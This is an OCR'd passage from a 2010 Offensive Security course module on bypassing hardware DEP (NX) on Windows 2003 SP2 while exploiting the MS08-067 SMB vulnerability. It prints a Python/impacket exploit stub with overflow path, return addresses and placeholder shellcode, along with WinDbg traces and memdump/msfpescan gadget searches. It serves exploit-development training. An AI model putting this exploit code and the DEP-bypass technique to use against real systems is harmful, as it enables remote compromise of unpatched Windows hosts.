


Module 0x02 Bypassing NX

Lab Objectives


- **Understanding Hardware Enforced Data Execution Prevention**
- **Exploiting the MS08-067 vulnerability bypassing hardware-enforced DEP**

A note from the authors

When we started to work on MS08-067 our objective was to obtain a working exploit on the Windows 2003 SP2 platform with Hardware DEP enabled. After a bit of research, we found the following comment in the Metasploit ms08_067_netapi exploit:

"There are only two possible ways to return to NtSetInformationProcess on Windows 2003 SP2, both of these are inside NTDLL.DLL and use a return method that is not directly compatible with our call stack. To solve this, Brett Moore figured out a multi-step return call chain that eventually leads to the NX bypass function." Please note that the method described in this module is different than the one Brett Moore used.

© All rights reserved to Offensive Security, 2010



Overview

With the advent of Windows XP Service Pack 2 and Windows Server 2003 Service Pack 1, a new security feature was introduced to prevent code execution from a non-executable memory region: DEP (Data Execution Prevention).

DEP is capable of functioning in two modes:

- **hardware-enforced** for CPUs that are able to mark memory pages as non-executable;
- **software-enforced** for CPUs that do not have hardware support.

Software-enforced DEP protects the operating system from SEH overwrite attacks[6]. (Bypassing software DEP is not covered in this module.)

In this module we will improve the exploit for the *MS08-067* vulnerability, coded in Module 0x01, on Windows 2003 SP2 with hardware-enforced DEP enabled.

Hardware-enforcement and the NX bit

On compatible CPUs, hardware-enforced DEP enables the non-executable bit (NX) that separates between code and data areas in system memory. An operating system supporting NX bit, could mark certain areas of memory as non-executable, so that CPU will then refuse to execute any code residing in these areas of memory. This technique, known as executable space protection, can be used to prevent malware from injecting their code into another program's data storage area, and later running their own code from within this section. Please take the time to read [7] and [8] to get familiar with the hardware-enforced DEP concept.

---


[6]"Preventing the Exploitation of SEH Overwrites" (skape 09/2006)

http://www.uninformed.org/?v=5&a=2&t=pdf

[7]http://en.wikipedia.org/wiki/Data_Execution_Prevention

[8]http://en.wikipedia.org/wiki/NX_bit

© All rights reserved to Offensive Security, 2010



Hardware-enforced DEP bypassing theory PART I

In some instances, hardware-enforced DEP (from now we will refer to Hardware-enforced DEP as DEP) can unexpectedly prevent legitimate software from executing due to particular application compatibility issues. Microsoft, realizing this problem, designed DEP so that it could be possible to configure it at different levels. At a global level, the operating system can be configured through the /NoExecute option in boot.ini to run in:

1. **OptIn mode**: DEP enabled only for system processes and custom defined applications;
2. **OptOut mode**: DEP enabled for everything except for applications that are specifically exempt;
3. **AlwaysOn mode**: DEP permanently enabled
4. **AlwaysOff mode**: DEP permanently disabled


A more interesting aspect is the fact that DEP can also be enabled or disabled on a per-process basis at execution time[9]. The routine that implements this feature, called *LdrpCheckNXCompatibility*, resides in *ntdll.dll* and performs a few different checks to determine whether or not NX support should be enabled for the process. As a result of these checks, a call to the procedure *NtSetInformationProcess* (within *ntdll*) is issued to enable or disable NX for the running process. Analyzing the *NtSetInformationProcess* prototype we can see that the procedure takes four input parameters:

```
#define MEM_EXECUTE_OPTION_DISABLE   0x01
#define MEM_EXECUTE_OPTION_ENABLE    0x02
#define MEM_EXECUTE_OPTION_PERMANENT 0x08

ULONG ExecuteFlags = MEM_EXECUTE_OPTION_ENABLE;

NtSetInformationProcess(
    NtCurrentProcess(),       // PROCESS HANDLE    = -1
    ProcessExecuteFlags,      // PROCESSINFOCLASS = 0x22
    &ExecuteFlags,            // Pointer to MEM_EXECUTE_OPTION_ENABLE
    sizeof(ExecuteFlags));    // Size of the pointer ExecuteFlags = 0x4
```

NtSetInformationProcess Prototype

[9] Only if the system policy is Opt-in, Opt-out and the process is not running in Permanent DEP (see next chapter).

© All rights reserved to Offensive Security, 2010



The most interesting parameter to us is the pointer to the **MEM_EXECUTE_OPTION_ENABLE** flag, which tells the *NtSetInformationProcess* function to disable the NX feature for the running process.

Now, let's consider the case of an NX enabled process that is being exploited: if an attacker had the possibility to call the NtSetInformationProcess procedure while passing the correct parameters and running code only from memory regions that are already executable, he would then be able to execute his shellcode from memory regions previously marked as non-executable (stack or heap).


Please take time to deeply study the "Bypassing Windows Hardware-enforced Data Execution Prevention" paper[10] which will be the base for the following module.

---

[10]"Bypassing Windows Hardware-enforced Data Execution Prevention", skape and Skywing 10/2005,

http://uninformed.org/?v=2&a=4

© All rights reserved to Offensive Security, 2010



Hardware-enforced DEP bypassing theory PART II

Skape and Skywing illustrate a general approach which outlines a feasible method to circumvent hardware-enforced DEP in the default installations of Windows XP Service Pack 2 and Windows 2003 Server Service Pack 1, taking advantage of code that already exists within *ntdll*.

Let's focus on the three main key points in their theory:

1. Setting up the *MEM_EXECUTE_OPTION_ENABLE* flag somewhere in memory to be passed to *ntdll!ZwSetInformationProcess* (see code below at address *0x7c935d6f* in *ntdll!LdrpCheckNXCompatibility*);
2. Calling *ntdll!LdrpCheckNXCompatibility+0x4d* using our owned return address as a trampoline;
3. Having the stack frame setup so that the "ret 0x4" instruction in *ntdll!LdrpCheckNXCompatibility* will return in to our controlled buffer (see code below at address *0x7c91d443* in *ntdll!LdrpCheckNXCompatibility*).


```
{ LdrpCheckNXCompatibility Windows XP Service Pack 2 }

ntdll!LdrpCheckNXCompatibility+0x4d:
7c935d6d 6a04            push 0x4
7c935d6f 8d45fc          lea  eax,[ebp-0x4]
7c935d72 50              push eax
7c935d73 6a22            push 0x22
7c935d75 6aff            push 0xff
7c935d77 e8b188fdff      call ntdll!ZwSetInformationProcess
7c935d7c e9c076feff      jmp  ntdll!LdrpCheckNXCompatibility+0x5c

ntdll!LdrpCheckNXCompatibility+0x5c:
7c91d441 5e              pop esi
7c91d442 c9              leave
7c91d443 c20400          ret 0x4
```

LdrpCheckNXCompatibility Function

Point number 1 is accomplished by Skape and Skywing by returning into specific chunks of code within *ntdll*:

The *ESI* register is initialized to hold the value *0x2* (*MEM_EXECUTE_OPTION_ENABLE*) and then copied to the address pointed by register *[EBP-4]*. At this point, the four parameters are pushed on the stack, *ntdll!ZwSetInformationProcess* is called and NX is disabled for the running process.

 © All rights reserved to Offensive Security, 2010



Hardware-enforced DEP on Windows 2003 Server SP2

Because our intent is to bypass DEP on Windows 2003 Server SP2, let's compare its *ntdll!LdrpCheckNXCompatibility* procedure to the one present in Windows XP Service Pack 2.

```
{ LdrpCheckNXCompatibility Windows 2003 Server Service Pack 2 }

7C83F517   C745 FC 02000000 MOV DWORD PTR SS:[EBP-4],2
7C83F51E   6A 04            PUSH 4
7C83F520   8D45 FC          LEA EAX,DWORD PTR SS:[EBP-4]
7C83F523   50               PUSH EAX
7C83F524   6A 22            PUSH 22
7C83F526   6A FF            PUSH -1
7C83F528   E8 1285FEFF      CALL ntdll.ZwSetInformationProcess


{ LdrpCheckNXCompatibility Windows XP Service Pack 2 }

7C935D68  ^E9 B076FEFF      JMP ntdll.7C91D41D
7C935D6D   6A 04            PUSH 4
7C935D6F   8D45 FC          LEA EAX,DWORD PTR SS:[EBP-4]
7C935D72   50               PUSH EAX
7C935D73   6A 22            PUSH 22
7C935D75   6A FF            PUSH -1
7C935D77   E8 B188FDFF      CALL ntdll.ZwSetInformationProcess
```

LdrpCheckNXCompatibility Function

We are focusing on the part of the routine which is responsible to call the *ntdll!ZwSetInformationProcess* function. If you check the first line of both code chunks, you will notice a very interesting difference:

In Windows 2003 SP2, before pushing the value 0x4 on to the stack, we have a "*MOV DWORD PTR SS:[EBP-4],2*" which is exactly what we need to setup the *MEM_EXECUTE_OPTION_ENABLE* flag in memory! So things could get easier here, in fact if we don't need to care about MEM_EXECUTE_OPTION_ENABLE flag we'd "only" have to worry about setting up the stack frame to be able to return to our controlled buffer.

© All rights reserved to Offensive Security, 2010


MS08-067 Case Study: Testing NX protection

For more details about the *MS08-067* vulnerability please refer to Module 0x01. The first thing we have to do is test that a "normal" exploit will actually fail against our Windows 2003 SP2 NX box. We can start by using the following stub exploit taken from Module 0x01:

```
#!/usr/bin/python
from impacket import smb
from impacket import uuid
from impacket.dcerpc import dcerpc
from impacket.dcerpc import transport
import sys
print "*******************************************************"
print "**********         MS08-67 Win2k3 SP2         **********"
print "**********      offensive-security.com        **********"
print "**********    ryujin&muts --- 11/30/2008      **********"
print "*******************************************************"
try:
   target = sys.argv[1]
   port = 445
except IndexError:
   print "Usage: %s HOST" % sys.argv[0]
   sys.exit()
trans = transport.DCERPCTransportFactory('ncacn_np:%s[\\pipe\\browser]'%target)
trans.connect()
dce = trans.DCERPC_class(trans)
dce.bind(uuid.uuidtup_to_bin(('4b324fc8-1670-01d3-1278-5a47bf6ee188', '3.0')))
stub= '\x01\x00\x00\x00'          # Reference ID
stub+='\x10\x00\x00\x00'          # Max Count
stub+='\x00\x00\x00\x00'          # Offset
stub+='\x10\x00\x00\x00'          # Actual count
stub+='\x43'*28                   # Server Unc
stub+='\x00\x00\x00\x00'          # UNC Trailer Padding
stub+='\x2f\x00\x00\x00'          # Max Count
stub+='\x00\x00\x00\x00'          # Offset
stub+='\x2f\x00\x00\x00'          # Actual Count
stub+='\x41\x00\x5c\x00\x2e\x00\x2e\x00\x5c\x00\x2e\x00\x2e\x00\x5c\x00' #PATH
stub+='\x41'*18                   # Padding
stub+='\xb0\x8a\x80\x7c'          # 7c808ab0 JMP EDX (ffe2)
stub+='\xCC'*44                   # Fake Shellcode
stub+='\xEB\xD0\x90\x90'          # short jump back
stub+='\x44\x44\x44\x44'          # Padding
stub+='\x00\x00'
stub+='\x00\x00\x00\x00'          # Padding
stub+='\x02\x00\x00\x00'          # Max Buf
stub+='\x02\x00\x00\x00'          # Max Count
stub+='\x00\x00\x00\x00'          # Offset
stub+='\x02\x00\x00\x00'          # Actual Count
stub+='\x5c\x00\x00\x00'          # Prefix
stub+='\x01\x00\x00\x00'          # Pointer to pathtype
stub+='\x01\x00\x00\x00'          # Path type and flags.

print "Firing payload..."
dce.call(0x1f, stub)   #0x1f (or 31)- NetPathCanonicalize Operation
```

MS08-067 fake shellcode exploit

© All rights reserved to Offensive Security, 2010



As seen in Module 0x01, you should focus on:

- ***stub+='\x41\x00\x5c\x00\x2e\x00\x2e\x00\x5c\x00\x2e\x00\x2e\x00\x5c\x00'***, this is the evil path which triggers the overflow;
- ***stub+='\xEB\xD0\x90\x90'***, this is the short jump which should be executed breaking the execution flow (this jump will lead to the beginning of the egghunter in the final exploit);
- ***stub+='\x41'*18***, this is the offset needed to overwrite the return address;
- ***stub+='\xb0\x8a\x80\x7c'***, this is our own return address, an address in memory (ntdll) containing a *JMP EDX* opcode.

Now, let's fire Windbg, attach the svchost.exe process responsible for the *Server Service* and set a breakpoint on the jmp edx address:

```
0:041> bp 7c808ab0
0:041> bl
 0 e 7c808ab0     0001 (0001)  0:**** ntdll!RtlFormatMessageEx+0x132
0:041> g


root@bt # ./NX_STUB_0x1.py 10.150.0.194
*******************************************************
**********        MS08-67 Win2k3 SP2        ***********
**********      offensive-security.com       **********
**********     ryujin&muts --- 11/30/2008     **********
*******************************************************
Firing payload...

Breakpoint 0 hit
eax=cccccccc ebx=016f005c ecx=016ff4b2 edx=016ff508 esi=016ff4b6 edi=016ff464
eip=7c808ab0 esp=016ff47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!RtlFormatMessageEx+0x132:
7c808ab0 ffe2            jmp     edx {<Unloaded_T.DLL>+0x16ff507 (016ff508)}
0:020> dd edx
016ff508  9090d0eb 44444444 00000000 00000000
0:020> p
eax=cccccccc ebx=016f005c ecx=016ff4b2 edx=016ff508 esi=016ff4b6 edi=016ff464
eip=016ff508 esp=016ff47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
<Unloaded_T.DLL>+0x16ff507:
016ff508 ebd0            jmp     <Unloaded_T.DLL>+0x16ff4d9 (016ff4da)
0:020> p
(aa8.b98): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=cccccccc ebx=016f005c ecx=016ff4b2 edx=016ff508 esi=016ff4b6 edi=016ff464
eip=016ff508 esp=016ff47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
<Unloaded_T.DLL>+0x16ff507:
016ff508 ebd0            jmp     <Unloaded_T.DLL>+0x16ff4d9 (016ff4da)
```

Windbg Session, testing NX

© All rights reserved to Offensive Security, 2010

The *EDX* register points to a short jump, so let's try to step over and see if our jump instruction is going to be executed:




Figure 13: Short Jump can't be executed because of the NX protection




Figure 14: ID clearly shows an access violetion while executing an instruction on the stack

As expected, because our code resides on the stack and NX is enabled, the CPU refuses to execute it!

© All rights reserved to Offensive Security, 2010

Exercise

1) Repeat the required steps in order to test that a “normal” exploit won’t work on the NX enabled server.

 © All rights reserved to Offensive Security, 2010

MS08-067 Case Study: Approaching the NX problem

The first step toward disabling NX, is calling the chunk of code located at *LdrpCheckNXCompatibility+N* bytes from our owned return address, and inspecting the stack frame. Let's check for the entry point we need in *ntdll*, searching for the following opcodes:

```
C745 FC 02000000 MOV DWORD PTR SS:[EBP-4],2
6A 04            PUSH 4
8D45 FC          LEA EAX,DWORD PTR SS:[EBP-4]
50               PUSH EAX
6A 22            PUSH 22
6A FF            PUSH -1

0:017> !dlls -c ntdll
Dump dll containing 0x7c800000:
0x00081f08: C:\WINDOWS\system32\ntdll.dll
      Base   0x7c800000  EntryPoint  0x00000000  Size        0x000c0000
      Flags  0x80004004  LoadCount   0x0000ffff  TlsIndex    0x00000000
             LDRP_IMAGE_DLL
             LDRP_ENTRY_PROCESSED

0:017> s 0x7c800000 Lc0000 c7 45 fc 02 00 00 00 6a 04 8d 45 fc 50 6a 22 6a ff
7c83f517  c7 45 fc 02 00 00 00 6a-04 8d 45 fc 50 6a 22 6a  .E.....j..E.Pj"j
0:017> u 7c83f517
ntdll!LdrpCheckNXCompatibility+0x2b:
7c83f517 c745fc02000000  mov     dword ptr [ebp-4],2
7c83f51e 6a04            push    4
7c83f520 8d45fc          lea     eax,[ebp-4]
7c83f523 50              push    eax
7c83f524 6a22            push    22h
7c83f526 6aff            push    0FFFFFFFFh
7c83f528 e81285feff      call    ntdll!NtSetInformationProcess (7c827a3f)
7c83f52d e9a54effff      jmp     ntdll!LdrpCheckNXCompatibility+0x5a (7c8343d7)
```

Searching for LdrpCheckNXCompatibility entry point

Now that we have our address, we can modify the stub exploit and launch it, remembering to set up a breakpoint on it. As you can see below, all we need to change in *NX_STUB_0x2.py* is the return address:

```
[...]
stub+='\x41'*18                # Padding
stub+='\x17\xf5\x83\x7c'       # 0x7c83f517 mov dword ptr [ebp-4],2
stub+='\xCC'*52                # Fake Shellcode
[...]
```

NX_STUB_0x2 Source Code

And then follow the new session in WinDbg:

```
0:017> bp 7c83f517
0:017> bl
 0 e 7c83f517     0001 (0001)  0:**** ntdll!LdrpCheckNXCompatibility+0x2b
0:017> g
```


© All rights reserved to Offensive Security, 2010

```
root@bt #./NX_STUB_0x2.py 10.150.0.194
**************************************************
**********       MS08-67 Win2k3 SP2        ***********
**********      offensive-security.com      **********
**********    ryujin&muts --- 11/30/2008    **********
**************************************************
Firing payload...


Breakpoint 0 hit
eax=cccccccc ebx=00d4005c ecx=00d4f4b2 edx=00d4f508 esi=00d4f4b6 edi=00d4f464
eip=7c83f517 esp=00d4f47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!LdrpCheckNXCompatibility+0x2b:
7c83f517 c745fc02000000  mov     dword ptr [ebp-4],2  ss:0023:4141413d=????????

ESI ->00d4f4b6 2e 00 2e 00 5c 00 41 41 41 41 41 41 41 41 41 41  ....\.AAAAAAAAAA
      00d4f4c6 41 41 41 41 41 41 41 41 17 f5 83 7c cc cc cc cc  AAAAAAAA...|....

EDI ->00d4f464 5c 00 41 41 41 41 41 41 41 41 41 41 41 41 41 41  \.AAAAAAAAAAAAAA
      00d4f474 41 41 41 41 17 f5 83 7c cc cc cc cc cc cc cc cc  AAAA...|........

EDX ->00d4f508 cc cc cc cc cc cc cc cc 00 00 00 00 00 00 00 00  ................
      00d4f518 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................

ECX ->00d4f4b2 0a 00 5c 00 2e 00 2e 00 5c 00 41 41 41 41 41 41  ..\.....\.AAAAAA
      00d4f4c2 41 41 41 41 41 41 41 41 41 41 41 41 17 f5 83 7c  AAAAAAAAAAAA...|

ESP ->00d4f47c cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc  ................
      00d4f48c cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc  ................
```

Setting Breakpoint on new RET / NX_STUB_0x2 session

The breakpoint has been hit and from the registers' status we can make the following considerations:


- The ***EBP*** register is completely overwritten, but we need it to point to a valid stack address under our control for two reasons:

    1. The ***"mov dword ptr [ebp-4],2"*** opcode located at *LdrpCheckNXCompatibility+0x2b*, needs a valid address to set the *MEM_EXECUTE_OPTION_ENABLE* flag on the stack;

    2. The *LdrpCheckNXCompatibility* epilogue (*leave, ret 0x4*) will restore the stack and registers back to the state they were in, before the function was called[11] and if *EBP* doesn't point to a controllable stack address, we won't be able to regain code execution once NX is disabled.

[11] http://en.wikipedia.org/wiki/Function_prologue

© All rights reserved to Offensive Security, 2010



- We can use one of the other 32bit registers to make EBP point to a valid stack address, exploiting an opcode sequence located in an executable part of the memory, for example:

  mov ebp, r32
  retn

  where r32 is a cpu 32 bit register (other opcodes may obtain the same result).
- The *EDI* register looks like a good candidate because it points just 2 bytes before the beginning of our buffer (***5c 00 41 41 41 41 41 41 41 41 41 41 41 41 41 41***).

 © All rights reserved to Offensive Security, 2010

MS08-067 Case Study: Memory Space Scanning

The *Metasploit Framework* provides a useful tool for profiling running processes in memory called *memdump.exe*. *Memdump.exe* is used to dump the entire memory space of a running process and, its use, combined with *msfpescan* may result in a really powerful "return address search engine"!

Let's dump the entire memory space of *svchost.exe* responsible for the *Server Service* (you can check its *pid* using the Windbg Attach Function, or *"Process Explorer"* from sysinternals[12]).

```
C:\Documents and Settings\Administrator\Desktop>memdump.exe
Usage: memdump.exe pid [dump directory]

C:\Documents and Settings\Administrator\Desktop>memdump.exe 796 svchost_dump
[*] Creating dump directory...svchost_dump
[*] Attaching to 796...
[*] Dumping segments...
[*] Dump completed successfully, 76 segments.

C:\Documents and Settings\Administrator\Desktop>
```

Memdump in action


Once we have copied the *svchost_dump* directory to *BackTrack*, we can start using *msfpescan*. Let's take a look at its options:

```
root@bt # ./msfpescan
Usage: ./msfpescan [mode] <options> [targets]

Modes:
    -j, --jump [regA,regB,regC]     Search for jump equivalent instructions
    -p, --poppopret                 Search for pop+pop+ret combinations
    -r, --regex [regex]             Search for regex match
    -a, --analyze-address [address] Display the code at the specified address
    -b, --analyze-offset [offset]   Display the code at the specified offset
    -f, --fingerprint               Attempt to identify the packer/compiler
    -i, --info                      Display detailed information about the image
    -R, --ripper [directory]        Rip all module resources to disk
        --context-map [directory]   Generate context-map files

Options:
    -M, --memdump                   The targets are memdump.exe directories
    -A, --after [bytes]             Number of bytes to show after match (-a/-b)
    -B, --before [bytes]            Number of bytes to show before match (-a/-b)
    -D, --disasm                    Disassemble the bytes at this address
    -I, --image-base [address]      Specify an alternate ImageBase
    -h, --help                      Show this message
```

Msfpescan in action

[12] http://technet.microsoft.com/en-us/sysinternals/bb896653.aspx

© All rights reserved to Offensive Security, 2010



"-r" and *"-M"* are the options we are looking for, but first, we must discover what opcodes we are searching for. We can accomplish this task using another Metasploit utility: *nasm_shell*.

```
root@bt ~/framework-3.2 # tools/nasm_shell.rb
nasm > mov ebp, edi
00000000  89FD              mov ebp,edi
nasm > retn
00000000  C3                ret
nasm > retn 0x4
00000000  C20400            ret 0x4
nasm > retn 0x8
00000000  C20800            ret 0x8
nasm >

root@bt # msfpescan -r "\x89\xFD\xc3" -M /tmp/svchost_dump/ | grep 0x
0x76409e92 89fdc3
root@bt # msfpescan -r "\x89\xFD\xc2\x04" -M /tmp/svchost_dump/ | grep 0x
root@bt # msfpescan -r "\x89\xFD\xc2\x08" -M /tmp/svchost_dump/ | grep 0x
```

Msfpescan in action

We found one match! Let's check with Windbg if the selected address resides in a memory page marked as executable:

```
0:049> !address 0x76409e92
    76300000 : 76392000 - 0012e000
                    Type     01000000 MEM_IMAGE
                    Protect  00000002 PAGE_READONLY
                    State    00001000 MEM_COMMIT
                    Usage    RegionUsageImage
                    FullPath c:\windows\system32\netshell.dll
```

